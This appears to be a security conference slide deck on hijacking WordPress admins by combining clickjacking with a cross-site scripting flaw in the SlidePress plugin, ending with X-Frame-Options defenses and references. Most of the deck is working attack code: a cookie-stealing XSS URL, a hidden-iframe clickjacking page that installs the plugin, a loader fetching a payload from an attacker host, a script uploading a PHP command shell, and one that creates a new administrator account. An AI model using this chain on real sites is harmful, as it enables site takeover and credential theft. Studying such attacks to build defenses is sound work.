
```
http://wordpress/wp-content/plugins/slidespress/tools/preview.php?sspWidth=1  
&sspHeight=</script><script>alert(document.cookie)</script>&sspGalleryId=1
```

- Cross Site Scripting (XSS) is a powerful attack
- Injects JavaScript into a webpage
- Can add an admin user or upload a backdoor

Exploit Process For WordPress



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Chain Cross Site Scripting (XSS)

- How do I automatically start XSS after the Plugin installs?
 - I need to detect when the user clicks
 - Use the load method of the iframe
 - 1st load is the page load, 2nd load is the stolen click

```
function frameloaded() {  
    load_count=load_count+1;  
    if (load_count==2) {  
        # exploit time  
        ex();  
    }  
}  
---snip---  
<iframe class='attacksite' onload='frameloaded()>
```

Chain Cross Site Scripting (XSS)

- How do I automatically start XSS after the Plugin installs?
 - Upon the 2nd frame load, ex() is called to perform the XSS attack
 - Stage2 is loaded with the SlidePress page which contains a XSS vulnerability
 - The XSS payload is stored at <http://hax0r/x2.js>

```
function ex() {
    top.document.getElementById('stage2').src='http://wordpress/wp-
content/plugins/slidespress/tools/preview.php?sspWidth=1&sspHeight=1%3'C/script%
3E'%3'Cscript%20src=http://hax0r/x2.js?i='+Math.random()+'%3E%3'C/script%
3E%3'Cnos'+cript%3E&sspGalleryId=1&wp_path=/&a=></if'+rame>';
}
---snip---
<iframe id="stage2"></iframe>
```

Clickjacking Source Code



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```
#outerdiv { width:100px; height:30px; overflow:hidden; position:absolute; top:135px; left:445px; z-index:10; opacity:0; }
.stage2 { opacity:0; }
#para { width:600px; }
.clickjack { width:100px; height:30px; position:absolute; top:145px; left:450px; }
</style>
<h1>WordPress Clickjack Exploit v1</h1>
<p id="para">Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi.</p>
<div class='clickjack'><a href="#">read more</a></div>
<div id="outerdiv" >
<iframe id="outerframe" scrolling='no' src="data:text/html;charset=utf-8,
— snip —
">
</iframe>
</div>
<iframe class='stage2' style='height:0px;width:0px;' id='stage2'></iframe>
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<iframe id="outerframe" scrolling='no' src="data:text/html;charset=utf-8,
<style> .inneriframe { position: absolute; top:-40px; left:-10px; width:200px;
height:100px; border: none;
}</style>
<script>
var load_count=0;
function frameloaded() {
    load_count=load_count+1;
    if (load_count==2) { ex(); }
}
function ex() {
    top.document.getElementById('stage2').src='http://wordpress/wp-
content/plugins/slidespress/tools/preview.php?sspWidth=1&sspHeight=1%3'+C/script
%3E'%3'+Cscript%20src=http://hax0r/x2.js?i=Math.random()%3E%3'+C/script%3E%3'+Cnos'+cript%3E&sspGalleryId=1&wp_path=/&a=></if'+rame>';
}
</script>
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name='_parent' scrolling='no'
src='http://wordpress/wp-admin/plugin-install.php?tab=plugin-
information&plugin=slidespress&TB_iframe=true&width=640&height=581'>
</iframe>
“></iframe>
```

onload=frameloaded
Triggers detects the click

function ex()
Exploits SlidePress Cross Site Scripting

Position:Absolute
lines up the iframe with the dummy page

_parent
Stops the page redirecting

Exploit Process For WordPress



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Lure
WordPress
admin to a
webpage

- A clickjacking page with an invisible Plugin Install webpage page

Get them
to click

- They can't see that they're clicking an "Install Now" button.

Install Now

Install
Vulnerable
Plugin

- They have installed SlidePress, a vulnerable plugin

Detect Click
Happened

- Using onload="function()"

Exploit
Vulnerable
Plugin

- Exploit Cross Site Scripting in SlidePress

Install
Backdoor

- Upload a shell as a plugin



Cross Site Scripting Payload

- How do I upload a backdoor with SlidePress's Cross Site Scripting?
- Use JavaScript to force the admin's browser to:
 - Use SlidePress XSS to call a payload script on another website

```
<script src="http://hax0r/x2.js">
```
 - Get the CSRF wpnonce token from the Update page using XMLHttpRequest()
 - Upload a Plugin using XMLHttpRequest.sendAsBinary which unpacks a backdoor to
<http://wordpress/wp-content/plugins/shell/shell.php>



```
// x2.js payload to upload PHP shell to wordpress ./wp-content/plugins/shell/shell.php?cmd=ls
path_to_wp = "/";
xmlhttp = new XMLHttpRequest();
xmlhttp.open("GET", path_to_wp + "/wp-admin/plugin-install.php?tab=upload", true);
xmlhttp.onreadystatechange=function() {
    if (xmlhttp.readyState==4) {
        response=xmlhttp.responseText;
        nonce=response.split('hidden" id="_wpnonce')[1];
        nonce=nonce.split('"')[4];
        xmlhttp.open("POST", path_to_wp + "/wp-admin/update.php?action=upload-plugin", true);
        xmlhttp.setRequestHeader("Content-Type", "multipart/form-data; boundary=-----304661183327760");
        // shell.zip contains shell.php which is <? passthru($_REQUEST['cmd']); ?>
        post_data="-----304661183327760\r\n"+
        "Content-Disposition: form-data; name=\"_wpnonce\"\r\n\r\n"+nonce+"\r\n"+
        "-----304661183327760\r\n"+
        "Content-Disposition: form-data; name=\"_wp_http_referer\"\r\n\r\n"+
        path_to_wp + "/wp-admin/plugin-install.php?tab=upload\r\n"+
        "-----304661183327760\r\n"+ "Content-Disposition: form-data; name=\"pluginzip\"\r\n"+
        "filename=\"shell.zip\"\r\n"+ "Content-Type: application/octet-stream\r\n\r\n";
        post_data=post_data+\x50\x4b\x03\x04\x0a\x00\x00\x00\x00\x3b\x7a\xf6\x3c\x21\xbd\x50\x0a\x22\x00\x00";
        ...
        xmlhttp.setRequestHeader("Content-Length",post_data.length);
        xmlhttp.sendAsBinary(post_data);
    }
}
xmlhttp.send(null);
```

Load the Plugin Install page

Get WordPress CSRF nonce

Upload to the Install Plugin page

The backdoor

Upload ZIP as a plugin

Add Admin User Payload



// payload to add administrator user to wordpress

```
path_to_wp = "/";
new_username="alpha4";
new_password="alpha004";
new_email="alpha4%40mailinator.com"; // %40 for @
xmlhttp = new XMLHttpRequest();
xmlhttp.open("GET",path_to_wp + "/wp-admin/user-new.php",true);
xmlhttp.onreadystatechange=function() {
    if (xmlhttp.readyState==4) {
        response=xmlhttp.responseText;
        nonce=response.split('hidden" id="_wpnonce')[1]; nonce=nonce.split('"')[4];
        xmlhttp.open("POST", path_to_wp + "/wp-admin/user-new.php",true);
        xmlhttp.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        post_data="_wpnonce=" + nonce + "&action=adduser&user_login=" + new_username +
        "&first_name=&last_name=&email=" +
        new_email + "&url=&pass1=" + new_password + "&pass2=" + new_password +
        "&role=administrator&adduser=Add+User"
        xmlhttp.setRequestHeader("Content-Length",post_data.length);
        xmlhttp.send(post_data);
    }
}
xmlhttp.send(null);
```

Load the New User page

Get WordPress CSRF nonce

Submit the form to
create a new admin

Clickjacking Protection

- **Client side Protection**
 - NoScript web browser plugin
 - Protected since 2009



- **Server side Protection**
 - Frame busting / Frame killing
 - Frame busting in the Alexa Top 500 sites can be defeated.
 - Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites by Gustav Rydstedt, Elie Bursztein, Dan Boneh and Collin Jackson. July 2010
 - X-Frame-Options header (2009)
 - Internet Explorer, Safari, Firefox, Chrome

- **Implementing X-Frame-Options is Easy**

- Insert an HTTP header to protect webpages from being framed
- **X-Frame-Options** values are:
 - **SAMEORIGIN**
 - Allows only sites from the same domain to frame the page
 - **DENY**
 - Prevents any site from framing the page

Clickjacking Protection

- Example of clickjacking protection
- WordPress.org uses the SAMEORIGIN policy


```
~$ curl -i www.wordpress.org/wp-login.php
HTTP/1.1 200 OK
Server: nginx
Date: wed, 07 Sep 2011 03:09:38 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Expires: wed, 11 Jan 1984 05:00:00 GMT
Last-Modified: wed, 07 Sep 2011 03:09:38 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/;
domain=.wordpress.org
X-Frame-Options: SAMEORIGIN
Content-Length: 2265
```

Clickjacking Protection




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- Internet Explorer
 - Informs the user
- Firefox
 - Blank frame
- Chrome
 - Blank frame



Conclusion

- **The good news**
 - Clickjacking is simple to prevent.
- **The bad news**
 - The vulnerability is powerful and prevalent.
 - Many web applications have clickjacking vulnerabilities, not just WordPress.



Learn More

- **Clickjacking (The original whitepaper)**
 - By Jeremiah Grossman and Robert Hansen
 - <http://www.sectheory.com/clickjacking.htm>
- **Next Generation Clickjacking**
 - By Paul Stone, presented at BlackHat 2010
 - <http://www.contextis.com/resources/white-papers/clickjacking/>
- **Busting Frame Busting: A study of clickjacking vulnerabilities on top sites**
 - By Stanford Web Security Group
 - <http://w2spconf.com/2010/papers/p27.pdf>
- **Clickjacking at OWASP**
 - <https://www.owasp.org/index.php/Clickjacking>

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